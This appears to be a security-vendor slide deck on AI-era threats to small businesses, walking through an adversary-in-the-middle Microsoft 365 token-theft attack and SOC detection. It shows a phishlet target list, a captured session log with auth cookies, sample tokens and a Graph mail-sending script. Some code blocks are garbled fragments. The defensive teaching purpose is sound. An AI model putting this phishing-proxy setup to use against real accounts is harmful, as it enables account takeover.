



The Dark Side of The Prompt: Weaponised AI, Modern Attacks & How To Protect Your Business



Sasha Roshan
Senior Sales Engineer



Today's Agenda

- 1 Threat Landscape - 2025
- 2 Endpoint Vulnerabilities
- 3 Token **Theft**, small string BIG problem!
- 4 In Cyber...Minutes Matter
- 5 **Huntress** Managed EDR (Endpoint Detection & Response)
- 6 **Huntress** Managed ITDR (Identity Threat Detection & Response)

Threat Landscape

2025



\$31.1T



\$19.7T



\$11.5T

NEWS

Home | InDepth | Israel-Gaza war | War in Ukraine | Climate | UK | World | Business | Politics
Business | Economy | Technology of Business | AI Business

Weak password allowed hackers to sink a 158-year-old company

What can I buy online at M&S since the hack?



Hackers strike Harrods in latest UK cyberattack

A Cyberattack on Jaguar Land Rover Is Causing a Supply Chain Disaster

EU cyber agency says airport software held to ransom by criminals

Technology



Co-op boss confirms all 6.5m members had data stolen

UK CYBERSECURITY THREATS

for SMBs – 2025

43% of UK businesses suffered a cyber breach or attack
(UK Gov't, 2025)

Small/Medium Businesses: 70%



Phishing involved in
85%
of UK business incidents.

Average SMB Breach Cost:

£75,000 per incident,
driven by rising regulation, downtime,
and reputation loss.



Cyber-Enabled Fraud: ~**£5,900**
per affected UK SMB

SMBs are **less cyber-secure** than larger enterprises

Average Threat Dwell Time:
~10-12 DAYS

Average Recovery Time:
~29 DAYS

Total Annual Loss: UK SMEs incur approximately
£3.4 billion in annual losses due to cyberattacks

Enhanced Defences Needed for UK Small Businesses

What's changed since 2025?



RMM Abuse
> 277%



Ransomware
> 88%



Credential Theft
> 160%



Dwell Time
10 -12 Days

Common Targets

The Endpoint Vulnerability

```
        :ClassA /public o
        lic class Program /pr
        .cpp /// <summary> ///
        defined reference to 'vt
        rence to 'vtable for _cx
        X()public abstract clas
        or A]+0x8): undefine
        ecute the meth
        new classc
        ntai
        .XXX();
        abstract c
        type 'A' /
        hin 'A': ///
        eri cea
        YYY() //base.YYY
        tic void Main(string[
        lass ClassA /// </summa
        for _cxxabiv1::_si.cla
        vl::_class_type_info'//
        B:ClassA /public class
        _cxa_pure_virtu
        method /// </su
        .XXX();///
```

How Does It Start?

TRUSTED TOOLS AS WEAPONS



Abuses legitimate administrative software.
Uses pre-installed OS utilities.
Bypasses file-based scanners.

STEALTHY FOOTHOLDS



Creates persistence without writing files.
Hides in legitimate system configs.
Survives reboots and standard scans.

DWELL TIME INCREASE



Sits undetected for weeks.
Quietly maps network from within.
Minimizes visible attack markers.

BEHAVIORAL DETECTION NEED



Traditional AV only sees the tool.
EDR analyzes *actions* of the user.
Huntress specializes in finding LotL.

Token Theft

How they get **Access!**



What is a Token?







Passive session token theft is low risk / medium reward from the attacker perspective.

You might get lucky, you might not.

What if we need something a bit more **targeted?**



Identity Attack Example: Session Token Theft



Microsoft

Sign in

Email, phone, or Skype

No account? [Create one!](#)

Can't access your account?


Back Next

<https://login.onmicrosoft.com>
(legitimate page)

Username ✓
Password ✓
MFA Code ✓



Identity Attack Example: Session Token Theft



Microsoft
Sign in
Email, phone, or Skype
No account? [Create one!](#)
Can't access your account?
Back Next


Looks good! Here's
your session token:



0.AVEA8G6i0F4ouEapV9XtGtBX01tEZUfGMrBJg-Ydk3ZSdsrQAF4.

AgABAAQAAADnfolhJpSnRYB1SVj-Hgd8AgDs_wUA9P-3wxsQtJUYUP2aKHgkFm1I-WPP3ir940qWGxJE9CjF5GILVSFOP
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pqOdY35w9ttK8yzkY6zOzNkpvUUfsm pzQJx7CjdfD1ne5Sqzq4
lvvRs5uM-AFM4J4xNB1lDp9sXMQJj6hV-Get8Wba1HefodlMKgNcdVxyAr_OdEon4vczAdBm_K_zRh_lG-B-rE2Ex69FI

Identity Attack Example: Session Token Theft




Identity Attack Example: Session Token Theft



Username ✓
Password ✓
MFA Code ✗


A mockup of a Microsoft sign-in page. It features the Microsoft logo at the top, followed by the text "Sign in". Below this is a text input field labeled "Email, phone, or Skype". Underneath the input field are two links: "No account? Create one!" and "Can't access your account?". At the bottom of the form are two buttons: a grey "Back" button and a blue "Next" button. A dashed red arrow points from the angry user icon on the left towards the sign-in page.

Identity Attack Example: Session Token Theft




[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

Identity Attack Example: Session Token Theft



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

Identity Attack Example: Session Token Theft



From: Microsoft IT
Subj: URGENT!!! Account Action Required

Something weird is going on with your Microsoft online account. Please log in [here](#) to receive further instructions


Identity Attack Example: Phishing Email



 **Sasha Roshan** ✓ • Following
Sales Engineer, Huntress | Cyber Creato...
3w • 🌐

Watch out ⚠️ - while this isn't a new approach it's certainly creative! And everyone needs a reminder although from the distance it looks okay,... more

The scammers are evolving...



The screenshot shows an email titled "Password Reset Request" from "Microsoft <noreply@microsoft.com>". The "To" field is redacted with a red line. A blue circle highlights the email address "noreply@microsoft.com". Below the email content, there is a blue button labeled "Pass".

🔗💡👤 220 28 comments • 49 reposts



Identity Attack Example: Session Token Theft



Sign in

Email, phone, or Skype

No account? [Create one!](#)

[Can't access your account?](#)

Back

Next



Identity Attack Example: Phishlets / Lures




phishlet
reddit
tiktok
booking
facebook
coinbase
github
linkedin
o365
outlook
twitter
airbnb
amazon
wordpress.org
onelogin
citrix
instagram
protonmail
twitter-mobile
okta
paypal



Identity Attack Example: Session Token Theft




Identity Attack Example: Session Token Theft




[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

Username ✓
Password ✓

Identity Attack Example: Session Token Theft



Identity Attack Example: Session Token Theft




MFA?



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)




Identity Attack Example: Session Token Theft



[https://some.evilmalware.site\[.\]com](https://some.evilmalware.site[.]com)

MFA?

Identity Attack Example: Session Token Theft



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

MFA Code 

Identity Attack Example: Session Token Theft



Microsoft

Sign in

Email, phone, or Skype

No account? Create one!

Can't access your account?

Back Next



MFA Code 



[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

Identity Attack Example: Session Token Theft



Microsoft

Sign in

Email, phone, or Skype

No account? Create one!

Can't access your account?

Back Next



Looks good! Here's
your session token:



```
0.AVEA8G6iOF4ouEapV9XtGtBX01tEZUFGMrBJg-Ydk3ZSdsrQAF4.  
AgABAAQAAADnfo1hJpSnRYB1SVj-Hgd8AgDs_wUA9P-3wxsQtJUYUP2aKHgkFm1I-WPP3ir940qWgxJE9CjF5GILVSFOP  
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pqOdY35w9ttK8yzkY6z0zNkpVUufsmPzQJx7CjdfD1ne5Ssqz4  
1vvRs5uM-AFM4J4xNB1lDp9sXMqJj6hV-Get8Wba1Hefod1MKgNcdVxyAr_OdEon4vczAdBm_K_zRh_lG-B-rE2Ex69FI
```

[https://some.evil.site\[.\]com](https://some.evil.site[.]com)

Identity Attack Example: Session Token Theft

```
id : 10
phishlet : o365
username : lowpriv@huskyworks.onmicrosoft.com
password : 
tokens : captured
landing url : https://login.whatevs.com/QfBFqowN
user-agent : Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/119.0
remote ip : 127.0.0.1
create time : 2024-03-12 15:37
update time : 2024-03-12 15:38
```

[cookies]

```
{ "path": "/", "domain": "login.microsoftonline.com", "expirationDate": 1741808350, "value": "0.
bzcBmFFl0g7580ZtRdl8JvIQgi0pb9uIn-V569gXQJE1g", "name": "ESTSAUTH", "httpOnly": true }, { "path": "/", "domain": "log
in.microsoftonline.com", "expirationDate": 1741808350, "value": "
", "name": "ESTSAUTHPERSISTENT", "httpOnly": true } ]
```

Identity Attack Example: Session Token Theft




Session token 


```
0 . AVEA8G6iOF4ouEapV9Xt6tBX01tEZUFGMrBJg-Ydk3ZSdsrQAF4.  
AgABAAQAAADnfo1hJpSnRYB1SVj-Hgd8AgDs_wUA9P-3wxSQtJUYUP2aKHgkFm1I-WPP3ir940qWxJE9CjF5GILVSFOP  
NorBR-ytCASUbHPaRKA2w4cMBGch02MThrINr0ZKPv1pqOdY35w9ttK8yzkY6z0zNkpVUUfsmPzQJx7CjdfD1ne5Ssqzq4  
1vvRs5uM-AFM4J4xNB11Dp9sXMqJj6hV-Get8WbalHefod1MKgNcdVxyAr_OdEon4vczAdBm_K_zRh_16-B-rE2Ex69FI
```

A mockup of the Microsoft Sign in page. It features the Microsoft logo at the top left, followed by the text "Sign in". Below this is a text input field labeled "Email, phone, or Skype". Underneath the input field are two links: "No account? Create one!" and "Can't access your account?". At the bottom right, there are two buttons: a grey "Back" button and a blue "Next" button. A red dashed arrow points from the user icon on the left towards the "Next" button, indicating the flow of the attack.

Identity Attack Example: Session Token Theft




Access Granted - Now what?




Inbox Rule Creation

Forward rules created to send emails to external addresses controlled by the attacker



SSO Access

Now they have Initial Access - They can laterally move across different applications



Application Permissions

Malicious application permissions that give hackers access to your systems







In **Cyber**...Minutes
Matter!



Minute 0

It started with a phish



Minute 1

Give me a Signal

Datacenter Login - New ASN



Rule Name:

Datacenter Login - New ASN

ASN Org Name:

Digital Ocean, LLC

IP Address:

167.99.108.46

Activity Occurred At:

2026-10-16 20:00:47 UTC

Traitorware - Malicious

Application Detected



Identity: `bloggs@abcd.onmicrosoft.com`

Application:


Em Client

Detected At:

2026-10-16 20:00:47 UTC

Minute 1

The Search Begins



Password

MFA Reset

Invoice

Overdue

Manager

Minute 2

What does the
SOC See

```
$MailFrom = "sender@woshub.com"
$MailTo = "maxb@woshub.com"
$URLsend = "https://graph.microsoft.com/v1.0/users/$MailFrom/sendMail"
$BodyJsonsend = @"
{
  "message": {
    "subject": "Test email from Microsoft Graph API",
    "body": {
      "contentType": "HTML",
      "content": "This email is sent via <br>
Microsoft GRAPH API<br>"
    },
    "toRecipients": [
      {
        "emailAddress": {
          "address": "$mailto"
        }
      }
    ]
  },
  "saveToSentItems": "true"
}
"@
Invoke-RestMethod -Method POST -Uri $URLsend -Headers $headers -Body $BodyJsonsend
```

Minute 3

The Pivot



Follow the Process



PowerShell



```


httpProtocolVersion = "HTTP/" + $response.StatusCode
if ($?){ $statusCode = [int]$response.StatusCode }
$HttpStatusDescription = $($response.StatusCode | Get-HttpStatusDescription)
$headersString = New-Object System.Text.StringBuilder
$headersCollection = $response.Headers
$headers = $response.Headers.GetEnumerator()
$transferEncoding = $headers["Transfer-Encoding"]
if ($transferEncoding -eq "chunked") {
    # This is used for Chunked Transfer Encoding
} else {
    # We'll handle set-cookie headers separately
    if ($headers.ContainsKey("Set-Cookie")) {
        $cookies += $headers["Set-Cookie"]
    }
    if ($headers.ContainsKey("Transfer-Encoding")) {
        $transferEncoding = $headers["Transfer-Encoding"]
    }
    continue
}
void $rawHeadersString.AppendLine("$ $ " + $rawHeaderCollection)

```



Minute 6

The All Seeing SOC



Signal Name

Details

AiTM Attack Detection

Rule Name: AiTM Attack Detection

Referrer URL: [hxxps://login\[.\]security-update-account\[.\]com/](https://login[.]security-update-account[.]com/) 

Request IP: 178.171.40.216 

